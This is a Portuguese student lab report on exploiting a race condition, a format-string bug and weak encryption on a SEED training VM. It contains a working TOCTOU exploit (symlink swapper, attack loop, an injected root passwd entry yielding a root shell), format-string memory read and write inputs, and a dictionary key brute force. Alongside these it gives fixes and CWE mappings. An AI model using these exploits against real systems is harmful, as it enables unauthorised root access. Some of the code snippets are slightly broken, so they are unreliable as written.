

Segurança Informática



Análise de Vulnerabilidades

Índice

Introdução.....	3
Vulnerabilidades e Condições de Corrida	4
Introdução.....	4
Estudo	4
1º Cenário	7
2º Cenário	7
Soluções	8
1ª Solução:	8
2ª Solução:	8
Vulnerabilidades de Formatação de Strings	9
Introdução.....	9
Estudo	9
Vulnerabilidades de Encriptação	11
Introdução.....	11
Estudo	11
3.1	11
3.2.....	13
Common Weakness Enumeration	15
Introdução.....	15
Relacionamento com o projeto	15
Conclusão	16

Introdução

Este projeto, que nos foi proposto no âmbito da UC de Segurança Informática, tem como objetivo o estudo de algumas vulnerabilidades bastante comuns no mundo do *Penetration Testing*. Ao longo deste projeto iremos também estudar vários ataques, assim como maneiras de se infiltrar ou corromper um sistema informático.

Estes diferentes ataques que serão realizados, derivam de diferentes vulnerabilidades, a primeira sendo uma vulnerabilidade de condições de corrida, a segunda de uma vulnerabilidade de strings de formato e a terceira de uma vulnerabilidade de encriptação.

Após realizar os ataques, iremos também procurar e apresentar diferentes medidas para evitar que qualquer pessoa consiga aproveitar e beneficiar destas vulnerabilidades anteriormente expostas.

Vulnerabilidades e Condições de Corrida

Introdução

Uma condição de corrida é uma falha num sistema ou um processo em que o resultado do mesmo é dependente da sequência de outros eventos. Este problema encontra-se relacionado ao gerenciamento da concorrência entre processos simultâneos. Operações que serão efetuadas sobre informação de estado partilhada apenas poderá ser realizada em secções críticas que deverão ser executadas de forma exclusiva. Será tirando proveito da falha desta regra (exceção mutuamente exclusiva) que iremos corromper o estado partilhado.


Estudo

Começou -se por desativar uma proteção do Ubuntu.

```
[01/09/21]seed@VM:/tmp$ sudo sysctl -w fs.protected_symlinks=0
[sudo] password for seed:
fs.protected_symlinks = 0
[01/09/21]seed@VM:/tmp$
```

1 - Remoção a proteção do Ubuntu

Foi então criado o ficheiro vulnerável vulp.c que estará presente no diretório /tmp onde estará também o ficheiro XYZ aberto pelo programa vulp e editado pelo mesmo.



```
root@VM: /tmp
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#define DELAY 5000
int main()
{
    char *fn = "./XYZ";
    char buffer[60];
    FILE *fp;
    long i;
    /* get user input */
    scanf("%50s", buffer );
    if(access(fn, W_OK) == 0){
        for ( i = 0 ; i < DELAY; i++) {
            = i ^ 2;
        }
        fp = fopen(fn, "a+");
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fwrite("\n", sizeof(char), 1, fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

2 - Programa vulnerável vulp.c

Corremos então os comandos que professor incluiu no enunciado do projeto para mudar o owner do programa para o user ROOT.

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

3 - Comandos para alterar o owner do programa e o SUID

Em seguida foi verificado se o programa mudou efetivamente de owner e de que maneira o SUID foi afetado.

```
-rwxrwxr-x 1 seed seed 7628 Jan  9 11:33 vulp
```

4 - Antes de se efetuar os comandos

```
-rwsr-xr-x 1 root seed 7628 Jan  9 11:33 vulp
```

5 - Depois de se efetuar os comandos

Podemos assim verificar que o *owner* do ficheiro *vulp*, que antes era o utilizador SEED, foi substituído por o utilizador ROOT. Também podemos verificar que as permissões de grupo foram mudadas, antes de serem corridos os comandos, o Grupo tinha a permissão de escrever no ficheiro, e depois, foi retirada essa permissão. Esta informações foram obtidas através do comando “ls -l”. Podemos agora ver que o programa vulp é um programa SET-UID devido ao s na permissão de execução para o owner.

Estas mudanças foram realizadas para que o utilizador SEED, sem permissões de ROOT, tente fazer alterações em ficheiros que podem ser apenas escritos com essas mesmas permissões. Permite assim ao estudo das Condições de Corrida.


Em seguida foi criado o ficheiro *substitute_file.c* que realiza a criação de um link simbólico para o ficheiro com o caminho */etc/passwd* através do caminho do ficheiro XYZ.

```
#include <stdio.h>
#include <unistd.h>

int main( int argc, const char* argv[] )
{
    unlink("./XYZ");
    symlink("/etc/passwd", "./XYZ");
}
```

6 - O programa que cria o link simbólico


Este programa foi compilado. O único componente que faltava era o texto que deveria ser colocada no ficheiro *passwd* para ser criado o utilizador *test* com permissões de ROOT. Foi criado o ficheiro *inputFile* com o conteúdo:



```
root@VM: /tmp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
~
~
~
~
```

7 - Ficheiro de texto com o conteúdo para colocar no ficheiro *passwd*

O último passo foi então a criação do script de ataque que tentaria realizar a operação de editar o ficheiro *passwd*. Este script correrá o programa a vezes que forem necessárias até conseguir atuar no tempo certo (que será entre as funções *access* e *fopen* do programa *vulp*) realizando assim o ataque de Corrida de Condição e criando um utilizador com permissões ROOT.



```
root@VM: /tmp
#!/bin/bash
# attack.sh
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ] # Check if /etc/passwd is modified
do
    rm ./XYZ
    true > ./XYZ
    vulp < inputFile &
    ./substitute_file
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

8 - Programa bash de ataque

Correu-se o ataque e existem dois cenários presentes:

1º Cenário

```
rm: cannot remove './XYZ': Operation not permitted
rm: cannot remove './XYZ': Operation not permitted
rm: cannot remove './XYZ': Operation not permitted
rm: cannot remove './XYZ': Operation not permitted
^C
[01/09/21]seed@VM:/tmp$ ^C
```

9- Ataque falhado

O ataque não foi bem-sucedido e o *owner* do ficheiro *XYZ* foi alterado para o utilizador *ROOT*. Teve de se remover o ficheiro *XYZ* e criar um novo

2º Cenário

O ataque é bem-sucedido e o utilizador *TEST* foi criado no ficheiro *passwd*. Podemos ver que o script demorou 16.908 segundos a correr até conseguir alterar o ficheiro *passwd*. Podemos então confirmar a criação do utilizador *TEST*.

```
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed

real    0m16.908s
user    0m0.716s
sys     0m1.324s
[01/09/21]seed@VM:/tmp$
```

10 - Ataque bem-sucedido

```
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[01/09/21]seed@VM:/etc$
```

11 - Ficheiro passwd com o utilizador TEST usando o comando "cat passwd"

```
[01/09/21]seed@VM:/tmp$ su test
Password:
root@VM:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/tmp#
```

12 - Testar o user TEST e verificar se tem permissões ROOT

Comprovamos assim que o ataque foi bem-sucedido e que sem permissões ROOT conseguiu-se criar um utilizador com essas mesmas permissões.

Soluções

1ª Solução:

A primeira solução passa por mudar os parâmetros da função open. Em vez de usarmos os parâmetros (fn, "a+") podemos usar os parâmetros (fn, O_APPEND | O_EXCL) que executam a função open na mesma syscall prevenindo que a vulnerabilidade ocorra. O contexto do processo nunca muda e o tempo de alteração do caminho do ficheiro não existe.

2ª Solução:

A segunda solução que iremos apresentar é o uso da função lstat para comparar os estados do caminho do ficheiro antes e depois do access. Se o estado não for o mesmo, não permitimos que o programa escreva no ficheiro. Temos um exemplo do que era o programa se tivesse em conta estas condições.

```
int main()
{
    struct stat statBefore, statAfter;

    char *fn = "./XYZ";
    char buffer[60];
    FILE *fp;
    long i;

    scanf("%50s", buffer);

1:  lstat(fn, &statBefore);
2:  if (access(fn, W_OK) == 0) {
        for ( i = 0 ; i < DELAY; i++) {
            int a = i ^ 2;
        }
3:  f = open(fn, "a+");
4:  lstat(fn, &statAfter);
5:  if (statAfter.st_ino == statBefore.st_ino)
6:  { /* the I-node is still the same */
7:      fwrite(buffer, sizeof(char), strlen(buffer), fp);
8:      fwrite("\n", sizeof(char), 1, fp);
9:  }
10: fclose(fp);
11: }
12: else printf("Permission denied\n");
13: }
```

13 - Programa Seguro

Vulnerabilidades de Formatação de Strings

Introdução

As vulnerabilidades de formatação de Strings consistem no mau uso da família das funções printf(), não especificando o formato de string enquanto se usam estas funções. Qualquer atacante poderá então controlar a string de formato de maneira a pôr em causa a integridade do programa em si ou até do sistema pois poderá ler conteúdos de memória assim como escrever valores nessas posições de memória.

Estudo

Pergunta 2.1: Descreva o que aconteceu. O que são os números que observa?

```
[01/16/21]seed@VM:~/.../Projeto2$ ./progvulneravel $(python -c 'print "%08x."*20')
Escreveu: bf96bf38.b756d2ef.b743fe6e.b755fa88.b77d3e60.b743fc45.bf96a0c4.bf969c54.0d696
911.b743fc45.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.25
2e7838.2e783830.
```

14 - Execução do programa vulnerável com os valores (python -c 'print "%08x." * 20')

Com a existência da vulnerabilidade de formatação de strings, ao passarmos como parâmetro "%08x."*20, gerado pelo script de python, o programa procura uma variável para introduzir no print, e assim, obtém valores do stack de memória da aplicação, daí os números observados

Pergunta 2.2: O que observa?

```
[01/16/21]seed@VM:~/.../Projeto2$ ./progvulneravel AAAA$(python -c 'print "%08x."*20')
Escreveu: AAAAbfc97f34.b751b2ef.b73ede6e.b750da88.b7781e60.b73edc45.bfc95ee4.bfc95a74.0
d696911.b73edc45.41414141.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252
e.30252e78.252e7838.
```

15 - Execução do programa vulnerável com os valores AAAA\$(python -c 'print "%08x." * 20')

Aparece "AAAA" antes do programa imprimir os valores guardados no stack, e foi adicionado ao stack "41414141" que é o valor hexadecimal para "AAAA". Como é possível observar o valor de "AAAA" encontra-se na posição 11.

Pergunta 2.3: Qual é o valor de YY para podermos aceder a 'AAAA'? Descreva a perigosidade de se poder aceder a conteúdos de memória diretamente

```
[01/16/21]seed@VM:~/.../Projeto2$ ./progvulneravel 'AAAA.%4$x'
Escreveu: AAAA.b7542a88
[01/16/21]seed@VM:~/.../Projeto2$
```

16 - Execução do programa vulnerável com os valores 'AAAA.%4\$x'

Como visto na questão anterior (2.4) o valor de "AAAA" encontra-se na posição 11.

O perigo de ter acesso à memória de uma aplicação é a existência da possibilidade de alterar o funcionamento/valores da mesma, sendo possível alterar ponteiros, variáveis e injetar código prejudicial na aplicação, assim podendo meter em risco o sistema.

Pergunta 2.4: Tente alterar o valor da variável alvo. Que valores correspondem a AABCCDD? Porque conseguimos alterar este valor?

```
[01/16/21]seed@VM:~/.../Projeto2$ ./server
Endereço da variavel alvo: 0x0804a040
Valor da variavel alvo (antes): 0x11223344
@004
Valor da variavel alvo (depois): 0x00000004
█
```

17 - Execução do servidor e mudança de endereço de memória

A variável alvo corresponde os valores 40a00408.

Explorando a vulnerabilidade existente de string format, é possível alterar o valor em causa, ao acedermos ao endereço em memória da variável indicada. Isto acontece devido à utilização da representação little-endian utilizada, que faz a representação da esquerda para a direita. Tendo em conta a utilização da anotação little-endian tivemos de indicar o valor do endereço de memória ao contrário.

Vulnerabilidades de Encriptação

Introdução

Dependendo do tipo de encriptação de um documento poderá haver diferentes vulnerabilidades, portanto diferentes maneiras de se decifrar o documento. Neste exercício recebemos um ficheiro de texto cifrado e tentaremos decifrá-lo através de uma análise de frequência.

Estudo

3.1

O primeiro passo para decifrar o ficheiro foi a criação de um programa em python que conseguisse avaliar a frequência das letras do texto cifrado para depois fazer a comparação com a frequência relativa das palavras na Língua Portuguesa.

```
[01/25/21]seed@VM:~/.../vulnerabilidadeEncriptacao$ cat frequencia.py

from string import ascii_lowercase      # ascii_lowercase == 'abcdefghijklmnopqrstuvwxyz'
with open('/home/seed/Desktop/Projeto3/vulnerabilidadeEncriptacao/textocifrado.txt') as f:
    text = f.read().strip()
    dic = {}
    for x in ascii_lowercase:
        dic[x] = text.count(x)

for x in sorted(dic.items(), key=lambda x:x[1], reverse=True):
    print(x)
```

18 - Ficheiro Python que retorna a frequências das letras no ficheiro encriptado

Que imprime as seguintes informações:

```
[01/25/21]seed@VM:~/.../vulnerabilidadeEncriptacao$ python frequencia.py
('r', 34298)
('h', 32795)
('w', 28077)
('e', 20650)
('q', 16835)
('i', 13452)
('s', 13047)
('j', 12308)
('l', 11936)
('b', 10919)
('p', 10797)
('a', 7934)
('o', 6096)
('c', 5557)
('k', 4254)
('t', 4113)
('n', 3598)
('g', 3054)
('v', 2584)
('d', 2392)
('f', 1023)
('x', 919)
('m', 368)
('y', 7)
('u', 0)
('z', 0)
```


19 - O programa Python frequencia.py a ser executado

Em seguida foi analisado o output do programa python e foi comparado com o gráfico fornecido pelo docente. Executou-se o comando “tr” com base nessa análise. Foi-se adaptando a chave até o HASH SHA-512 do texto decifrado fosse igual ao do fornecido pelo docente.

```
[01/25/21]seed@VM:~/../vulnerabilidadeEncriptacao$ tr 'rdajhgnvsfuobiwctqelpkAmAx' 'abcdefghijklmnopqrstuvwxyz' < textocifrado.txt > textodecifrado.txt
```

20 - Comando "tr" para fazer a decifração do ficheiro cifrado

Abaixo encontra-se um excerto do texto decifrado.

A screenshot of a gedit window titled 'textodecifrado.txt (~/Desktop/Projeto3/vulnerabilidadeEncriptacao) - gedit'. The window contains the following text:

```
luis vaz de camoes
os lustadas

canto primeiro

as armas e os baroes assinalados
que da ocidental praia lusitana
por mares nunca de antes navegados
passaram ainda alem da taprobana
em perigos e guerras esforçados
mais do que prometia a força humana
e entre gente remota edificaram
novo reino que tanto sublimaram

e tambem as memorias gloriosas
daqueles reis que foram dilatando
a fe o imperio e as terras viciosas
de africa e de asia andaram devastando
e aqueles que por obras valerosas
se vao da lei da morte libertando
cantando espalharei por toda parte
se a tanto me ajudar o engenho e arte

cessem do sabio grego e do troiano
as navegacoes grandes que fizeram
calese de alexandro e de trajano
a fama das vitorias que tiveram
que eu canto o peito ilustre lusitano
a quem neptuno e marte obedeceram
cesse tudo o que a musa antiqua canta
que outro valor mais alto se alevanta
```

21 - Excerto de texto decifrado

Hash do ficheiro decifrado.

```
[01/25/21]seed@VM:~/../vulnerabilidadeEncriptacao$ sha512sum textodecifrado.txt
57142f41a6030ad79d047737070d843207eea87d75aba40af93f212d9eba0853f5da4dc3715be706f4980ff40f6a40713234921fcb3b6c635e5ac49e691658f9  textodecifrado.txt
```

22 - Hash do ficheiro decifrado

Sendo assim a chave correta para decifrar o ficheiro cifrado a:

```
'rdajhgnvsfuobiwctqelpkAmAx'
```

23 - Chave para decifrar o ficheiro cifrado

3.2

Para decifrar o ficheiro dado pelo docente intitulado de dados cifrados foi necessário a criação de um programa que descriptasse o ficheiro fornecido com uma chave que estava situada no dicionário intitulado de words.txt. Criou-se então um programa em C que fizesse a gestão da descriptação. O programa é bastante extenso, sendo que neste relatório apenas vai estar representado o *main* do mesmo.

```
int main(void) {
    char const* const fileName = "/home/seed/Desktop/Projeto3/vulnerabilidadeEncriptacao/words.txt";
    FILE* file = fopen(fileName, "r");
    char line[256];

    while (fgets(line, sizeof(line), file)){
        /* A 128 bit IV */
        unsigned char *iv = (unsigned char *)"0123456789012345";
        char* buffer = (char*) malloc(17 * sizeof(char));

        line[strcspn(line, "\n")] = 0;

        if (strlen(line) < 16){
            strcpy(buffer, line);

            while (strlen(buffer) < 17){
                strcat(buffer, "#");
            }
        }

        FILE *file_ciphertext;
        /* A 128 bit key */
        unsigned char *key = buffer;

        long file_ciphertext_size;
        unsigned char *ciphertext_buffer;
        size_t ciphertext_read_result;

        /* Buffer for the decrypted text */
        unsigned char decryptedtext[128];
        int decryptedtext_len;

        file_ciphertext = fopen("dadoscifrados.bin", "rb");
        if(file_ciphertext==NULL) { fputs("Can't open ciphertext file for reading", stderr); exit(1); }

        // obtain file size:
        fseek(file_ciphertext, 0, SEEK_END);
        file_ciphertext_size = ftell(file_ciphertext);
        rewind(file_ciphertext);

        // allocate memory to contain the whole file:
        ciphertext_buffer = (unsigned char*) malloc (sizeof(unsigned char)*file_ciphertext_size);
        if(ciphertext_buffer == NULL) { fputs("Memory error", stderr); exit(2); }

        // copy the file into the buffer:
        ciphertext_read_result = fread(ciphertext_buffer, 1, file_ciphertext_size, file_ciphertext);
        if(ciphertext_read_result != file_ciphertext_size) {fputs("Reading error",stderr); exit(3);}
        /* the whole file is now loaded in the memory buffer. */
        fclose(file_ciphertext);

        /* Decrypt the ciphertext */
        decryptedtext_len = decrypt(ciphertext_buffer, ciphertext_read_result, key, iv, decryptedtext);

        /* Add a NULL terminator. We are expecting printable text */
        decryptedtext[decryptedtext_len] = '\0';

        /* Show the decrypted text */
        if(is_utf8(decryptedtext)){
            printf("Decrypted text is:\n");
            printf("%s with key %s\n", decryptedtext, buffer);
        }

        free(buffer);
        free(ciphertext_buffer);
    }

    close(file);

    return 0;
}
```

O resultado da execução deste programa foi uma lista de textos que foram decriptados e o único que fazia sentido em termos gramaticais e linguísticos era o seguinte.

```
Decrypted text is:  
Segurança Informática na ESTSetúbal/IPS with key jenny#####  
Decrypted text is:
```

25 - Texto decriptado com a respetiva chave

Sendo assim conseguimos fazer a decriptação do ficheiro fornecido tendo este o conteúdo “**Segurança Informática na ESTSetúbal/IPS**” que foi decriptado pela chave “**jenny#####**”.

Common Weakness Enumeration

Introdução

Common Weakness Enumeration (CWE) trata-se de um sistema de categoria para fragilidades e vulnerabilidades de software. É um projeto comunitário com os principais objetivos de entender diferentes falhas e criar ferramentas que poderão identificar, corrigir e evitar essas falhas. Existem mais de 600 categorias, que abrangem várias vulnerabilidades e que se podem identificar através do seu id composto pela sigla CWE e o número de identificação (exemplo: CWE-123).

Relacionamento com o projeto

Neste projeto, como já tinha sido mencionado anteriormente, simulámos 3 “ataques” diferentes que provinham de 3 vulnerabilidades diferentes, a cada umas destas vulnerabilidades poderão ser atribuídas categorias CWE, o que foi feito através da seguinte tabela:

Vulnerabilidade	CWE
Condições de Corrida	CWE-362: Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
Formatação de Strings	CWE-134: Use of Externally-Controlled Format String
Encriptação	CWE-326: Inadequate Encryption Strength

Conclusão

O estudo destas vulnerabilidades permitiu-nos adquirir e expandir o nosso conhecimento em relação aos conteúdos apreendidos no decorrer das aulas teóricas e laboratoriais da unidade curricular de Segurança Informática. Com a realização dos ataques para explorar as vulnerabilidades e respetivas intrusões foi possível ver a faceta mais importante da Segurança Informática que é a perspetiva de atacante. Assim terminamos o estudo feito sobre as vulnerabilidades indicadas e lecionadas no decorrer desta Unidade Curricular.